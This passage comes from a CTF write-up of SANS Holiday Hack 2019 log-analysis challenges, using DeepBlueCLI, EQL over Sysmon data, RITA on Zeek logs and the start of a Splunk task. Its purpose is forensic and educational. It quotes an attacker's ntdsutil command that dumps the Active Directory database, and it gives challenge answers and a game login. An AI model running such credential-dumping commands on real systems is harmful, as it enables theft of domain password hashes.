19/11/2019 12:22:34	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifl esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripylfluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig civypears ygreenpie finseltoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:29	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifl esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves lstripyleaves gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie bevergreen estripylfluff gandyfluff smullingfluff hcandsnaps dsparkleleaves fwinklestockings mbrandybells twinterfig civypears ygreenpie finseltoes smary tinselbubbles mstripyesleigh Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:23	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifl esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie fwinklestockings estripylfluff gandyfluff smullingfluff hcandsnaps dsparkleleaves mbrandybells twinterfig civypears ygreenpie finseltoes smary tinselbubbles mstripyesleigh Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:18	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifl esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripylfluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig civypears ygreenpie finseltoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:13	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifl esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine ltrufflefig wopenslae mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripylfluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig supatree smary civypears ygreenpie finseltoes hevergreen tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	

Figure 82 - DeepBlueCLI Results

We can see a whole load of pointers to the aforementioned password spray attack happening. Scrolling down a little, we see some successful logins

24/08/2019 01:00:20	Security	4672	Multiple admin logons for one account	Username: pminstix User SID Access Count: 2
24/08/2019 01:00:20	Security	4672	Multiple admin logons for one account	Username: DC1\$ User SID Access Count: 12
24/08/2019 01:00:20	Security	4672	Multiple admin logons for one account	Username: supatree User SID Access Count: 2

Figure 83 - DeepBlueCLI Successful Logins

Out of the three shown, only **supatree** was included in the password spray attacks. As a result, we have found the compromised account.

Answer

supatree

Windows Log Analysis: Determine Attacker Technique

Synopsis

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

- <https://downloads.elfu.org/sysmon-data.json.zip>

Hint

- <https://www.endgame.com/our-experts/ross-wolf>

Solution

The hints points towards using EQL so we went through installing and reading up about it³², leaning very heavily on the diagram below.

EVENT	FIELD	OPERATOR	VALUE
process	where		
file	command_line	=	"string"
network	logon_id	<=	"*wildcard*"
registry	parent_process_name	==	number
image_load	parent_process_path	!=	function()
	ppid	>=	("array")
	unique_ppid	>	
		in	

Figure 84 - EQL

Based on the synopsis, we pulled back everything where `lsass.exe` could be present.

³² <https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/>

```
C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where parent_process_name = '*lsass*' or process_name='*lsass*' or command_line='*lsass*'" | jq-win64.exe
{
  "command_line": "C:\\Windows\\System32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 85 – EQL

There's only one instance so we look at everything where the parent process ID is equal to the process ID of what we just found

```
C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where ppid = 3440" | jq-win64.exe
{
  "command_line": "ntdsutil.exe \\ac i ntds\\ ifm \\\"create full c:\\\\hive\\\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 86 - EQL

Alternatively, we could have looked at what happened after lsass.exe was fired up which would have given us the same answer.

```
Command Prompt

C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where parent_process_name = 'lsass.exe'" | jq-win64.exe
{
  "command_line": "C:\\Windows\\System32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where timestamp > 132186398356220000" | jq-win64.exe
{
  "command_line": "ntdsutil.exe \\ac i ntds\\ ifm \\\"create full c:\\\\hive\\\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 87 – EQL

Answer

ntdsutil.exe

Network Log Analysis: Determine Compromised System

Synopsis

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.


- <https://downloads.elfu.org/elfu-zeeklogs.zip>

Hint

<https://www.activecountermeasures.com/free-tools/rita/>

Solution

As it turns out, there were two ways to do this. First way was to install RITA and process the logs as below.




A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark background and light-colored text. At the top, it says "Activities Terminal Fri 06:27 alan@ubuntu: ~/RITA". The terminal command entered is "rita import elfu-zeeklogs/ elfu". The output of the command shows the tool importing files from the directory "elfu-zeeklogs/" and parsing them. The log files are named conn.log-00004_20190823123904.log through conn.log-00010_20190823135858.log, and each is mapped to the identifier "elfu". The terminal window is part of a desktop interface with a dock on the left containing icons for various applications like a browser, file manager, and terminal.

```
[+] Importing [elfu-zeeklogs/]:  
[-] Verifying log files have not been previously parsed into the target dataset ...  
[-] Parsing logs to: elfu ...  
[-] Parsing elfu-zeeklogs/conn.log-00004_20190823123904.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00002_20190823121227.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00003_20190823122444.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00001_20190823120021.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00007_20190823132006.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00008_20190823133226.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00006_20190823130731.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00005_20190823125418.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00011_20190823141243.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00012_20190823142450.log -> elfu  
[-] Parsing elfu-zeeklogs/conn.log-00010_20190823135858.log -> elfu
```

Figure 88 - RITA Screenshot

Running the show-beacons command displays hosts which show signs of a C2 channel³³.

³³ <https://digital-forensics.sans.org/blog/2014/03/31/the-importance-of-command-and-control-analysis-for-incident-response>



The screenshot shows a terminal window titled "Terminal" running on an Ubuntu desktop. The terminal displays the output of the command "rita show-beacons elfu". The output is a large list of network traffic statistics, including scores, source and destination IP addresses, connection counts, average bytes, and various statistical measures like dispersion and skew.

```
alan@ubuntu:~/RITA$ rita show-beacons elfu
Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.998,192.168.134.130,144.202.46.214,7660,1156,10,683,10,563,6926,7641,0,0,0,0
0.847,192.168.134.132,150.254.186.145,684,13634,37042,2563,1,697,58,373,0,0,0,0
0.847,192.168.134.131,150.254.186.145,684,13737,8741,2244,1,698,54,356,0,0,0,0
0.84,192.168.134.135,150.254.186.145,345,12891,1,2097,1,694,31,181,0,0,0,0
0.835,192.168.134.133,45.55.96.63,132,1268,9,49,1,658,39,68,0,0,0,0
0.835,192.168.134.134,216.17.109.252,63,92,2,0,3,52,7,63,0,0,0,0
0.835,192.168.134.135,52.242,211,89,49,572,1170,2766,1680,153,37,40,0,0,0,0
0.835,192.168.134.133,69.4.231.30,115,4135,2,105,1,684,35,58,0,0,0,0
0.834,192.168.134.134,52.177.166.224,46,541,471,2378,1680,153,28,36,0,0,0,0
0.834,192.168.134.130,198.54.117.200,24,92,36821,0,3,52,8,24,0,0,0,0
0.834,192.168.134.131,52.242,211,89,38,362,63,40,1680,153,24,33,0,0,0,0
0.834,192.168.134.133,52.177.166.224,46,523,517,2384,1680,153,31,38,0,0,0,0
0.834,192.168.134.129,52.179.224.121,27,959,16355,2548,1680,153,15,16,0,0,0,0
0.834,192.168.134.130,198.54.117.197,24,92,36847,0,3,52,8,24,0,0,0,0
0.834,192.168.134.132,52.179.224.121,47,379,643,153,1680,153,29,37,0,0,0,0
0.834,192.168.134.135,154.8.224.145,24,49,10,52,1,52,4,18,0,0,0,0
0.834,192.168.134.130,198.54.117.198,24,92,36838,0,3,52,6,24,0,0,0,0
0.834,192.168.134.131,198.54.117.197,26,84,24360,52,3,52,7,24,0,0,0,0
0.834,192.168.134.130,146.132.2,1,21,92,1,0,1,52,4,21,0,0,0,0
0.833,192.168.134.135,124.243.240.134,26,1018,0,342,1,514,5,22,0,0,0,0
0.833,192.168.134.135,178.32.1.148,37,15534,0,1398,1,535,3,24,0,0,0,0
0.833,192.168.134.133,42.62.98.167,31,10091,39,815,1,585,11,18,0,0,0,0
0.833,192.168.134.132,120.133.23.192,27,2876,1,116,1,565,3,21,0,0,0,0
0.833,192.168.134.134,120.133.23.192,27,2891,0,116,1,565,4,17,0,0,0,0
0.832,192.168.134.133,61.152.229.240,22,2882,1,86,1,727,3,13,0,0,0,0
0.83,192.168.134.133,216.17.109.252,63,92,2,0,3,52,6,63,0,0,1,0
0.829,192.168.134.134,208.91.197.44,27,81,18285,52,3,52,5,24,0,0,1,0
0.829,192.168.134.129,146.132.2,1,42,92,30375,0,1,52,4,42,0,0,1,0
0.829,192.168.134.130,198.54.117.199,24,92,36848,0,3,52,7,24,0,0,1,0
0.829,192.168.134.131,198.54.117.199,24,92,24340,0,3,52,7,24,0,0,1,0
0.829,192.168.134.129,69.172.201.153,24,92,6454,0,3,52,5,24,0,0,1,0
0.829,192.168.134.130,208.91.197.44,30,85,22950,104,3,52,10,24,0,0,1,0
0.828,192.168.134.131,60.199.193.183,37,14746,0,592,1,562,4,18,0,0,1,0
0.827,192.168.134.134,193.29.200.151,31,20582,60138,2648,1,982,2,17,0,0,1,0
0.826,192.168.134.132,18.214.73.53,40,6928,20663,4986,10,1560,23,19,0,0,0,1
0.823,192.168.134.131,198.54.117.200,24,92,24342,0,1,52,5,24,0,0,2,0
0.823,192.168.134.131,250.239.4,38,1607,0,179,1,601,5,10,0,0,0,2,0
0.823,192.168.134.129,208.91.197.44,24,85,18995,104,3,52,6,20,0,0,2,0
0.819,192.168.134.133,183.84.10.17,41,3749,10,3710,10,3866,17,25,0,0,0,1,0
0.797,192.168.134.131,178.32.1.148,38,16654,0,1405,1,535,3,19,0,0,0,7
0.79,192.168.134.130,202.39.224.72,40,3493,246,10581,9,0,5,28,0,0,8,0
```

Figure 89 - RITA Screenshot

Whilst readable, we can actually output the results to HTML for easier consumption.



```
alan@ubuntu:~/RITA$ rita html-report elfu
[-] Writing: /home/alan/RITA/elfu/elfu
[-] Wrote outputs, check /home/alan/RITA/elfu for files
alan@ubuntu:~/RITA$
```

Figure 90 - RITA Screenshot

The screenshot shows a Linux desktop environment with a terminal window titled 'Activities' and a Firefox browser window titled 'Mozilla Firefox'. The Firefox window displays a table from the RITA tool. The table has 16 columns and 21 rows of data. The columns are labeled: Score, Source, Destination, Connections, Avg. Bytes, Intvl. Range, Size Range, Intvl. Mode, Size Mode, Intvl. Mode Count, Size Mode Count, Intvl. Skew, Size Skew, Intvl. Dispersion, and Size Dispersion. The data in the first few rows is as follows:

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58	373	0.000	0.000	0	0
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54	356	0.000	0.000	0	0
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1	694	31	181	0.000	0.000	0	0
0.835	192.168.134.133	45.55.96.63	132	1268.000	9	49	1	658	39	68	0.000	0.000	0	0
0.835	192.168.134.134	216.17.109.252	63	92.000	2	0	3	52	7	63	0.000	0.000	0	0
0.835	192.168.134.135	52.242.211.89	49	572.000	1170	2766	1680	153	37	40	0.000	0.000	0	0
0.835	192.168.134.133	69.4.231.30	115	4135.000	2	105	1	684	35	58	0.000	0.000	0	0
0.834	192.168.134.134	52.177.166.224	46	541.000	471	2378	1680	153	28	36	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.200	24	92.000	36821	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.131	52.242.211.89	38	362.000	63	40	1680	153	24	33	0.000	0.000	0	0
0.834	192.168.134.133	52.177.166.224	46	523.000	517	2384	1680	153	31	38	0.000	0.000	0	0
0.834	192.168.134.129	52.179.224.121	27	959.000	16355	2548	1680	153	15	16	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.197	24	92.000	36847	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.132	52.179.224.121	47	379.000	643	153	1680	153	29	37	0.000	0.000	0	0
0.834	192.168.134.135	154.8.224.145	24	49.000	10	52	1	52	4	18	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.198	24	92.000	36838	0	3	52	6	24	0.000	0.000	0	0
0.834	192.168.134.131	198.54.117.197	26	84.000	24360	52	3	52	7	24	0.000	0.000	0	0

Figure 91 - RITA Screenshot

We can see that the source with the greatest number of connections with one of the lowest interval ranges, and by some amount, is listed at the top which we can safely take as our malware-infected system

The alternative solution to this was to look in the folder within the extracted downloaded ZIP file as this already contained the HTML file that was produced over the last few screenshots.

Answer

192.168.134.130

Splunk

Synopsis

Access <https://splunk.elfu.org/> as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

- <https://splunk.elfu.org/>




Figure 92 - Splunk Screenshot

Solution

When we visit the site and login, we get presented with the following.




Figure 93 - Splunk Screenshot

There are 7 training questions to answer before we go for the challenge question itself. For brevity, only the relevant screenshots will be shown here. Everything else will be in the appendix.

Question 1

What is the short host name of Professor Banas' computer?

When we first go in, there is a chat window with what seems like an active chat where we have our first pointer.

